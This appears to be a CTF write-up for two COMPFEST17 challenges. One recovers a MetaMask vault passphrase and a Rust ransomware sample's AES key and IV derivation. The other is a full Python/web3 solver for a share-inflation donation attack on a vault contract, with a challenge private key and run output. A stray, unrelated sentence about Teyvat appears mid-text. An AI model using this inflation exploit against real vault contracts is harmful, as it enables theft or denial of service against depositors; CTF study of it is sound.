
recover the wallet phrase (this phrase is used as a password for the pdf i need to recover)


recover the stonlen PDF.

1st Stage

for the first objective is easy. using haidar's blog as reference, i can quickly recover the passphrase. https://medium.com/@0xVrka/unlocking-the-vault-disk-image-forensic-for-metamask-passphrase-recovery-via-master-passwords-8c44fcfd04ee

first of all i just need to access the same log file that the blog hinted to get the encrypted key, iv, salt, methods from the metamask. and for the user's password, its kinda funny that the chrome's cache stored the history of the author using cyberchef playing with the password.







after getting all the information needed, i just need to decrypt it using https://metamask.github.io/vault-decryptor/

2nd Stage.

i quickly noticed that the malware exist in the pcap. i just need to dump it using wireshark extract object.



the malware created in rust. kinda hard to reverse that, but at least i've got the key, iv, and encryption method (purposely AES CBC) that resides in the generate_key_iv()



it generating the key by concatenating the local_a8 and local_a0 and then hasing it using sha256, taking 16byte value from the result.

for the iv it was generated from md5 hashing the local_a0 and then reversing it by bytes.


```
concat = b"KleeLovesBoomsrc/main.rsMondstadt4Ever"
key = hashlib.sha256(concat).digest()[:16]  # First 16 bytes of SHA-256

iv_str = b"KleeLovesBoomsrc/main.rs"
iv = hashlib.md5(iv_str).digest()[::-1]  # Reversed MD5

print(f"key (hex): {key.hex()}")
print(f"iv  (hex): {iv.hex()}")
```


you know whats the pain is when doing the chall?
THE CT IS, I DONT KNOW, KINDA SCRAMBLED?
BUT, SOMETHING INTERESTING IS RESIDING IN THE CACHE.
(THIS MUST BE UNINTENDED I GUESS)

the author forget to delete all the cached information when developing the chall. if you proceed to load the caches from the browser directory using ChromeCacheView, you will get this interesting information.




this is the passworded secret.pdf that the malware tried to steal and ransom. i can use the password of the wallet i've got just like the description tells us.

`detect_above_congress_nerve_weasel_pottery_arctic_sustain_vendor_stick_excuse_unab`


though she does not see them frequently as they often travel around Teyvat and thus have little time to spend with her.

SECRET PIN : **COMPFEST17{c0ngr@tulat1on_you_hav3_found_the_s3cret_and_here_is_y0ur_r3ward}**

Phantom Thieves (Blockchain)



The goal is to flip Setup.isSolved() to true. The setup considers the challenge solved iff calling Fortress.openVault() reverts with NoShares().

Its because the vault mints shares on deposit using integer math:

```
If totalShares == 0: mint = depositAmount
Else: mint = floor(depositAmount * totalShares / currentBalance)
```

A user can increase currentBalance by donating tokens directly to the vault (plain ERC-20 transfer), which does not mint shares. With a high enough donated balance, the next deposit computes mint = 0 and reverts with NoShares().

```
# solve.py
#!/usr/bin/env python3
import sys
from web3 import Web3
from eth_account import Account
from eth_account.signers.local import LocalAccount

RPC_URL = "http://ctf.compfest.id:7401/3d81f911-5b8e-477c-8862-8b364c621102"
PRIVKEY = "3c251530eef69e7595c6f6b3353a908a126b3b78c93638ee789a4912d2a3a4f7"
```

```
SETUP_CONTRACT_ADDR = "0x17cB252600E929490F3d2Ed203d1c42b7859a79d"
WALLET_ADDR = "0x7230C5a6e185FEFe147c5ee65fA379e21cE6D52e"

SETUP_ABI = [
    { "inputs": [], "name": "isSolved", "outputs": [{"internalType":
"bool","name": "","type": "bool"}], "stateMutability": "view", "type": "function"
},
    { "inputs": [], "name": "challenge", "outputs": [{"internalType":
"address","name": "","type": "address"}], "stateMutability": "view", "type":
"function" },
]
FORTRESS_ABI = [
    { "inputs": [], "name": "vault", "outputs": [{"internalType":
"address","name": "","type": "address"}], "stateMutability": "view", "type":
"function" },
    { "inputs": [], "name": "token", "outputs": [{"internalType":
"address","name": "","type": "address"}], "stateMutability": "view", "type":
"function" },
    { "inputs": [], "name": "openVault", "outputs": [{"internalType":
"bool","name": "","type": "bool"}], "stateMutability": "nonpayable", "type":
"function" },
    { "inputs": [], "name": "depositAmount", "outputs": [{"internalType":
"uint256","name": "","type": "uint256"}], "stateMutability": "view", "type":
"function" },
]
ERC20_ABI = [
    { "constant": False, "inputs": [{"name": "to","type": "address"},{"name":
"amount","type": "uint256"}], "name": "transfer","outputs": [{"name": "","type":
"bool"}], "stateMutability": "nonpayable","type": "function" },
    { "constant": False, "inputs": [{"name": "spender","type": "address"},
{"name": "amount","type": "uint256"}], "name": "approve","outputs": [{"name":
"","type": "bool"}], "stateMutability": "nonpayable","type": "function" },
    { "constant": False, "inputs": [{"name": "from","type": "address"},{"name":
"to","type": "address"},{"name": "amount","type": "uint256"}], "name":
"transferFrom","outputs": [{"name": "","type": "bool"}], "stateMutability":
"nonpayable","type": "function" },
    { "constant": True, "inputs": [{"name": "owner","type": "address"}], "name":
```

```
"balanceOf","outputs": [{"name": "","type": "uint256"}], "stateMutability":
"view","type": "function" },
    { "constant": True, "inputs": [], "name": "decimals","outputs": [{"name":
"","type": "uint8"}], "stateMutability": "view", "type": "function" },
    { "constant": True, "inputs": [], "name": "symbol","outputs": [{"name":
"","type": "string"}], "stateMutability": "view", "type": "function" },
    { "inputs": [], "name": "buyTokens", "outputs": [], "stateMutability":
"payable", "type": "function" },
]
VAULT_ABI = [
    { "inputs": [], "name": "totalShares", "outputs": [{"internalType":
"uint256","name": "","type": "uint256"}], "stateMutability": "view", "type":
"function" },
    { "inputs": [{"internalType": "address","name": "","type": "address"}],
"name": "shares", "outputs": [{"internalType": "uint256","name": "","type":
"uint256"}], "stateMutability": "view", "type": "function" },
    { "inputs": [{"internalType": "uint256","name": "_amount","type":
"uint256"}], "name": "deposit", "outputs": [], "stateMutability": "nonpayable",
"type": "function" },
    { "inputs": [{"internalType": "uint256","name": "_sharesAmount","type":
"uint256"}], "name": "withdraw", "outputs": [], "stateMutability": "nonpayable",
"type": "function" },
]

def fee_params(w3):
    # Decide between legacy gasPrice and EIP-1559 fields
    try:
        base = w3.eth.get_block('pending').get('baseFeePerGas', None)
    except Exception:
        base = None
    if base is None:
        # legacy
        return {"gasPrice": w3.eth.gas_price}
    # EIP-1559
    try:
        prio = w3.eth.max_priority_fee
        if prio is None:
```

```
            raise ValueError
    except Exception:
        prio = w3.to_wei(1, 'gwei')
    max_fee = base + prio * 2
    return {"maxFeePerGas": max_fee, "maxPriorityFeePerGas": prio}

def build_and_send(w3, acct, tx):
    tx.setdefault("nonce", w3.eth.get_transaction_count(acct.address))
    tx.update(fee_params(w3))
    tx.setdefault("chainId", w3.eth.chain_id)
    # add a generous gas limit if not specified
    if "gas" not in tx:
        try:
            tx["gas"] = int(w3.eth.estimate_gas(tx) * 2)
        except Exception:
            tx["gas"] = 400000
    signed = acct.sign_transaction(tx)
    h = w3.eth.send_raw_transaction(signed.raw_transaction)
    rcpt = w3.eth.wait_for_transaction_receipt(h, timeout=180)
    if rcpt.status != 1:
        raise RuntimeError("Tx failed")
    return rcpt

def main():
    w3 = Web3(Web3.HTTPProvider(RPC_URL, request_kwargs={"timeout": 60}))
    if not w3.is_connected():
        print("[!] Failed to connect RPC")
        sys.exit(1)
    acct: LocalAccount = Account.from_key(PRIVKEY)
    assert acct.address.lower() == WALLET_ADDR.lower(), "Private key doesn't
match WALLET_ADDR"

    bal = w3.eth.get_balance(acct.address)
    print(f"[i] Your balance: {w3.from_wei(bal,'ether')} ETH")

    setup = w3.eth.contract(address=SETUP_CONTRACT_ADDR, abi=SETUP_ABI)
    fortress_addr = setup.functions.challenge().call()
```

```
fortress = w3.eth.contract(address=fortress_addr, abi=FORTRESS_ABI)
vault_addr = fortress.functions.vault().call()
token_addr = fortress.functions.token().call()
token = w3.eth.contract(address=token_addr, abi=ERC20_ABI)
vault = w3.eth.contract(address=vault_addr, abi=VAULT_ABI)

deposit_amount = fortress.functions.depositAmount().call()
print(f"[i] Fortress: {fortress_addr}")
print(f"[i] Vault   : {vault_addr}")
print(f"[i] Token   : {token_addr}")
print(f"[i] depositAmount (PHTM): {w3.from_wei(deposit_amount,'ether')}")

total_shares = vault.functions.totalShares().call()
vbal = token.functions.balanceOf(vault_addr).call()
print(f"[i] totalShares(before): {total_shares}")
print(f"[i] vaultBalance(before): {w3.from_wei(vbal,'ether')} PHTM")

# 0) If no shares exist, seed 1 wei share cheaply
if total_shares == 0:
    print("[i] Seeding 1 wei share...")
    # buy 1 wei PHTM
    buy_tx = token.functions.buyTokens().build_transaction({
        "from": acct.address,
        "value": 1,
        **fee_params(w3),
        "chainId": w3.eth.chain_id
    })
    # gas for payable mint
    try:
        buy_tx["gas"] = int(w3.eth.estimate_gas(buy_tx) * 2)
    except Exception:
        buy_tx["gas"] = 120000
    build_and_send(w3, acct, buy_tx)
    # approve and deposit 1 wei
    appr = token.functions.approve(vault_addr, 1).build_transaction({
        "from": acct.address,
        **fee_params(w3),
```

```
            "chainId": w3.eth.chain_id
        })
        build_and_send(w3, acct, appr)
        dep = vault.functions.deposit(1).build_transaction({
            "from": acct.address,
            **fee_params(w3),
            "chainId": w3.eth.chain_id
        })
        build_and_send(w3, acct, dep)
        total_shares = vault.functions.totalShares().call()
        vbal = token.functions.balanceOf(vault_addr).call()
        print(f"[i] Seeded. totalShares: {total_shares}, vaultBalance: {vbal}")

    # 1) Compute donation needed so (depositAmount * totalShares) / (vbal +
donation) == 0
    need = deposit_amount * total_shares
    donation_needed = 0 if vbal > need else (need - vbal + 1)
    print(f"[i] Donation needed (PHTM): {donation_needed} (~
{Web3.from_wei(donation_needed,'ether')} ETH)")

    # 2) Buy & donate
    if donation_needed > 0:
        # keep small gas reserve (arg or default 0.01 ETH)
        reserve_eth = Web3.to_wei(float(sys.argv[1]), 'ether') if len(sys.argv) >
1 else Web3.to_wei(0.01, 'ether')
        spendable = w3.eth.get_balance(acct.address) - reserve_eth
        if spendable <= 0 or spendable < donation_needed:
            shortfall = donation_needed - max(0, spendable)
            print("[!] Not enough ETH to buy required PHTM.")
            print(f"    Need ~{Web3.from_wei(donation_needed,'ether')} ETH (+
gas). Shortfall: ~{Web3.from_wei(shortfall,'ether')} ETH")
            return
        print(f"[i] Buying {Web3.from_wei(donation_needed,'ether')} ETH worth of
PHTM...")
        build_and_send(w3, acct, token.functions.buyTokens().build_transaction({
            "from": acct.address,
            "value": donation_needed
```

```
        }))
        mytok = token.functions.balanceOf(acct.address).call()
        print(f"[i] Transferring {Web3.from_wei(mytok,'ether')} PHTM to
vault...")
        build_and_send(w3, acct, token.functions.transfer(vault_addr,
mytok).build_transaction({
            "from": acct.address
        }))

    # 3) Post-checks
    vbal2 = token.functions.balanceOf(vault_addr).call()
    total_shares2 = vault.functions.totalShares().call()
    print(f"[i] totalShares(after): {total_shares2}")
    print(f"[i] vaultBalance(after): {Web3.from_wei(vbal2,'ether')} PHTM")

    # 4) Solve check
    solved = setup.functions.isSolved().call()
    print(f"[i] isSolved: {solved}")
    try:
        fortress.functions.openVault().call()
        print("[?] openVault() did not revert. You may need to donate more.")
    except Exception as e:
        print(f"[+] openVault() reverts (expected): {e}")

if __name__ == "__main__":
    main()
```

(solved with the help of gpt lol, not a fan of blockchain)

```
(base) jons@01-20-jonathanmarbun:/mnt/c/1Jonathan/CTFS/compfe
st/phantom$ python3 solver.py
[i] Your balance: 1.5 ETH
[i] Fortress: 0x2ddC16B2dd1e969C5EAFA65f4e5c8f20A42DF818
[i] Vault    : 0xa38c8dc3e3f2BA9a96aA62e8AF75663a3aD76E60
[i] Token    : 0x06647e30D5565Edc9ca84F40d811341f48D4853B
[i] depositAmount (PHTM): 0.5
[i] totalShares(before): 0
[i] vaultBalance(before): 0 PHTM
[i] Seeding 1 wei share...
[i] Seeded. totalShares: 1, vaultBalance: 1
[i] Donation needed (PHTM): 500000000000000000 (~ 0.5 ETH)
[i] Buying 0.5 ETH worth of PHTM...
[i] Transferring 0.5 PHTM to vault...
[i] totalShares(after): 1
[i] vaultBalance(after): 0.500000000000000001 PHTM
[i] isSolved: True
[+] openVault() reverts (expected): ('execution reverted: Onl
y owner', '0x08c379a0000000000000000000000000000000000000000
0000000000000000000000200000000000000000000000000000000000000
0000000000000000000000000a4f6e6c79206f776e6572000000000000000
0000000000000000000000000000')
```